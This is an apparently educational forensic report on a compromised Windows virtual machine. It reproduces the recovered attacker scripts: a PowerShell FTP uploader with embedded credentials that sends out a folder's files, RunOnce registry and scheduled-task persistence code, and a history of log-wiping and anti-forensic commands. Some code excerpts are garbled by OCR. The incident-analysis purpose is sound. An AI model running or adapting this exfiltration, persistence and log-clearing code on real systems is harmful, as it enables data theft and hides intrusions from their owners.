

# Investigating a compromised VM

---

Mahimaa Vardini BR

## Introduction

This report encompasses the investigation and analysis of a compromised windows virtual machine to identify evidence and compromised data using various forensics tools like Wireshark, FTK Imager, and autopsy.

## EVIDENCE

### FINDING THE IMAGES

**STEP 1:** I found the images in the C:\Systemcore\library directory

**Unsplash.jpg :**

C:\Systemcore\library\unsplash.jpg

**1unsplash.jpg :**

C:\Systemcore\library\1unsplash.jpg

**2unsplash.jpg :**

C:\Systemcore\library\2unsplash.jpg

**3unsplash.jpg :**

C:\Systemcore\library\3unsplash.jpg

**4unsplash.jpg :**

C:\Systemcore\library\4unsplash.jpg

**5Unsplash.jpg :**

C:\Systemcore\library\5unsplash.jpg

## ANALYSIS

### 1. Attack Objectives

- What was the goal of the attacker?

The goal of the attacker was data exfiltration. The PowerShell script upload.ps1 indicate that the attacker is trying to upload files to a remote FTP server and potentially compromise data.

```
upload.ps1 - Notepad
File Edit Format View Help



$source = "C:\Systemcore\library"
$destination = "ftp://dlpuser:rNrKYTX9g7z3RgJRmxWuGHbeu@ftp.dlptest.com/"

$webclient = New-Object -TypeName System.Net.WebClient

$files = Get-ChildItem $source

foreach ($file in $files)
{
    Write-Host "Uploading $file"
    $webclient.UploadFile("$destination/$file", $file.FullName)
}



$webclient.Dispose()
```

When accessing the server using the credentials given in the script, we can see that several files have been transferred therefore proving that the data has been exfiltrated.

- **Was the intent to deploy ransomware, malware, a worm, data exfiltration, or another type of attack?**

The intent of the attacker in this case was to perform data exfiltration. The executable PowerShell scripts located in C:\Systemcore\Library direct to an external FTP server making it clear that the attacker's intent was to steal the files. Other than data exfiltration there doesn't seem to be any sort of activity related to ransomware, or worm. However the scripts load.cmd and test.bat could be connected to be potential downloader malware.

File Edit Format View Help



```

$regPath = "HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce"
$regKey = "RunScript"
$regValue = "C:\Systemcore\load.cmd"

IF(!(Test-Path $regPath))
{
New-Item -Path $regPath -Force | Out-Null

New-ItemProperty -Path $regPath -Name $regKey -Value $regValue -PropertyType STRING -Force | Out-Null}
ELSE {
New-ItemProperty -Path $regPath -Name $regKey -Value $regValue -PropertyType STRING -Force | Out-Null}

```



File Edit Format View Help

```

$execute 'Powershell.exe' -Argument '-NoProfile -WindowStyle Hidden -command "& {Restart-Computer -Force -wait}"'
-Daily -At 3am
$pal -UserID "DESKTOP-EH1IQR1\IR" #-LogonType ServiceAccount -RunLevel Highest
$psSet -MultipleInstances Parallel
$task Connectors" -Action $action -Trigger $trigger -Settings $settings -Principal $principal

```

File Edit Format View Help

```

$source = "C:\Systemcore\library"
$destination = "ftp://dlpuser:rNrKYTX9g7z3RgJRmxWuGHbeu@ftp.dlptest.com/"

$webclient = New-Object -TypeName System.Net.WebClient

$files = Get-ChildItem $source

foreach ($file in $files)
{
Write-Host "Uploading $file"
$webclient.UploadFile("$destination/$file", $file.FullName)
}

$webclient.Dispose()

```

- **What impact would this attack have if left undetected?**

If left undetected, it could possibly lead to unauthorized access and exfiltration of potentially confidential data. It could also possibly give access to the attacker to further exploit and compromise the C:\Systemcore\library directory and potentially even the full system.

## 2. Persistence Mechanisms

- **How did the attacker maintain access to the system?**



The attacker utilized several persistence mechanisms in this attack to gain access:

- **Registry modification:** when looking through the PowerShell scripts within the C:/Systemcore/directory, I noticed a PowerShell script called which was referencing to the path in the Run Once registry. When I navigated to that directory and checked there, it referenced to a file called load.cmd which when executed provided with the uploading of 4 images.  
The runonce registry is used to execute commands or scripts once during the reboot of a system, which means that the attacker added a script load.cmd which was being executed by the system at each login/reboot.



```
Untitled2.ps1 - Notepad
File Edit Format View Help

$regPath = "HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce"
$regKey = "RunScript"
$regValue = "C:\Systemcore\load.cmd"
```



*Here we can see that the script is referencing a path to the RunOnce registry*

*Opening runOnce registry*

- The attacker also created a script called connector.ps1 which runs every 120 seconds to see if the activity called “data connector” was running and is also used to monitor the tasks and recreate them if any was deleted.

```
connector.ps1 - Notepad
File Edit Format View Help
while($true){
start-sleep -seconds 120

$taskName = "Data Connectors"
$taskExists = Get-ScheduledTask | Where-Object {$_.TaskName -like $taskName }



if($taskExists) {
    # Do whatever
    write-output "$task already exists"
} else {
    # Do whatever
    $action = New-ScheduledTaskAction -Execute 'Powershell.exe' -Argument 'C:\Systemcore\Untitled2.ps1' -NoProfile
    $trigger = New-ScheduledTaskTrigger -Daily -At 3am
    $principal = New-ScheduledTaskPrincipal -UserID "DESKTOP-EH1IQR1\IR" -LogonType ServiceAccount -RunLevel Highest
    $settings = New-ScheduledTaskSettingsSet -MultipleInstances Parallel
    Register-ScheduledTask -TaskName "Data Connectors" -Action $action -Trigger $trigger -Settings $settings -Principal $principal

}

$regPath = "HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce"
$regKey = "RunScript"
$regValue = "C:\Users\Systemcore\load.cmd"



IF(!(Test-Path $regPath))
{
    New-Item -Path $regPath -Force | Out-Null
    New-ItemProperty -Path $regPath -Name $regKey -Value $regValue -PropertyType STRING -Force | Out-Null
}
ELSE {
    New-ItemProperty -Path $regPath -Name $regKey -Value $regValue -PropertyType STRING -Force | Out-Null
}
}
```

- **Windows task scheduler:** a scheduled task was created which would reboot the system at a set time daily allowing the attacker to maintain access to the system and ensure the scripts were continuously running.



```
File Edit Format View Help
:execute 'Powershell.exe' -Argument '-NoProfile -WindowStyle Hidden -command "& {Restart-Computer -Force -wait}"'
-Daily -At 3am
.pal -UserID "DESKTOP-EH1IQR1\IR" #-LogonType ServiceAccount -RunLevel Highest
jsSet -MultipleInstances Parallel
ta Connectors" -Action $action -Trigger $trigger -Settings $settings -Principal $principal
```

*Here we can see in the script that there is a forced update everyday*

*I received this notifications every single day I used the vm*

- **What techniques were used to ensure the malicious activity remained hidden?**
  - **Unusual file paths:** the malicious images as well as the scripts were stored in C:\Systemcore\ which is a very uncommon directory to store files. By storing the malicious files in an uncommon place, the attacker could easily avoid being detected by antivirus.
  - **Using cmd and PowerShell:** all the executable scripts like load.cmd, upload.ps1 are created to run without alerting the user of any activity. PowerShell allows the attacker to execute their malicious scripts quietly without the knowledge of the user.
  - **Using FTP for exfiltration:** when running the scripts, it is evident that the attacker used FTP to upload the files to an external server which is different from traditional methods where HTTP/HTTPS is used.

### 3. Storage of Artifacts

- Where was evidence of the attack stored?



**load.cmd , test.bat, upload.ps1** – stored in C:\Systemcore\

**Malicious images: unsplash.jpg, 1unsplash.jpg, 2unsplash.jpg, 3unsplash.jpg, 4unsplash.jpg, 5unsplash.jpg** – stored in C:\Systemcore\library

**connector.ps1:** C:\Users\IR\AppData\Roaming\Microsoft

- Were there attempts to disguise or delete forensic artifacts?

The attackers attempt to delete forensics artifacts was very easily found through the ConsoleHost\_History script where we can see that multiple attempts were done to delete the activity done.



```

1 Remove-Item "$env:APPDATA\Microsoft\Windows\Recent\*" -Force
2 %APPDATA%\Microsoft\Windows\Recent\
3 cd %appdata%
4 Remove-Item "$env:APPDATA\Microsoft\Windows\Recent\AutomaticDestinations\*" -Force
5 Remove-Item "$env:APPDATA\Microsoft\Windows\Recent\CustomDestinations\*" -Force
6 Remove-Item "$env:APPDATA\Microsoft\Windows\Recent\AutomaticDestinations\*" -Force
7 Remove-Item "$env:APPDATA\Microsoft\Windows\Recent\CustomDestinations\*" -Force
8 %APPDATA%\Microsoft\Windows\Recent\
9 Remove-Item "$env:APPDATA\Microsoft\Windows\Recent\*" -Force
10 Start-Process explorer.exe -ArgumentList "$env:APPDATA\Microsoft\Windows\Recent\"
11 Remove-Item "$env:APPDATA\Microsoft\Windows\Recent\AutomaticDestinations\*" -Force
12 Remove-Item "$env:APPDATA\Microsoft\Windows\Recent\CustomDestinations\*" -Force
13 Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU" -Name "*" -F
14 wevtutil cl "Microsoft-Windows-PowerShell/Operational"
15 wevtutil cl "Windows PowerShell"
16 Stop-Process -Name explorer -Force
17 Start-Process explorer
18 Clear-History
19 GET-HISTORY
20 Get-History
21 Get-EventLog -LogName "Windows PowerShell" -Newest 50
22 Get-Content (Get-PSReadlineOption).HistorySavePath
23 everything -s "unsplash.jpg"
24 Get-ChildItem -Path C:\ -Recurse -Filter "unsplash.jpg" -ErrorAction SilentlyContinue
25



```

### 4. Signs of Compromise

- What indicators should the system user have noticed?
  - The user should have noticed the daily scheduled reboots which could be an indicator of malicious activity

- The presence of the files in an uncommon directory could also have been a good indicator to the user.
- And lastly a good starting point to realize the attack could have been the unusual uploads at the beginning of each reboot

- **Were there performance issues, unusual processes, or security alerts?**



When investigating the machine, there weren't any particularly concerning performance issues other than the unusual scripts running at the start of each bootup.

Another very important insight is that the attacker conducted the attack using simple very baseline methods as to not raise an alert to the systems antivirus software therefore providing a very high chance for the attack to go unnoticed.

## 5. Investigation Process

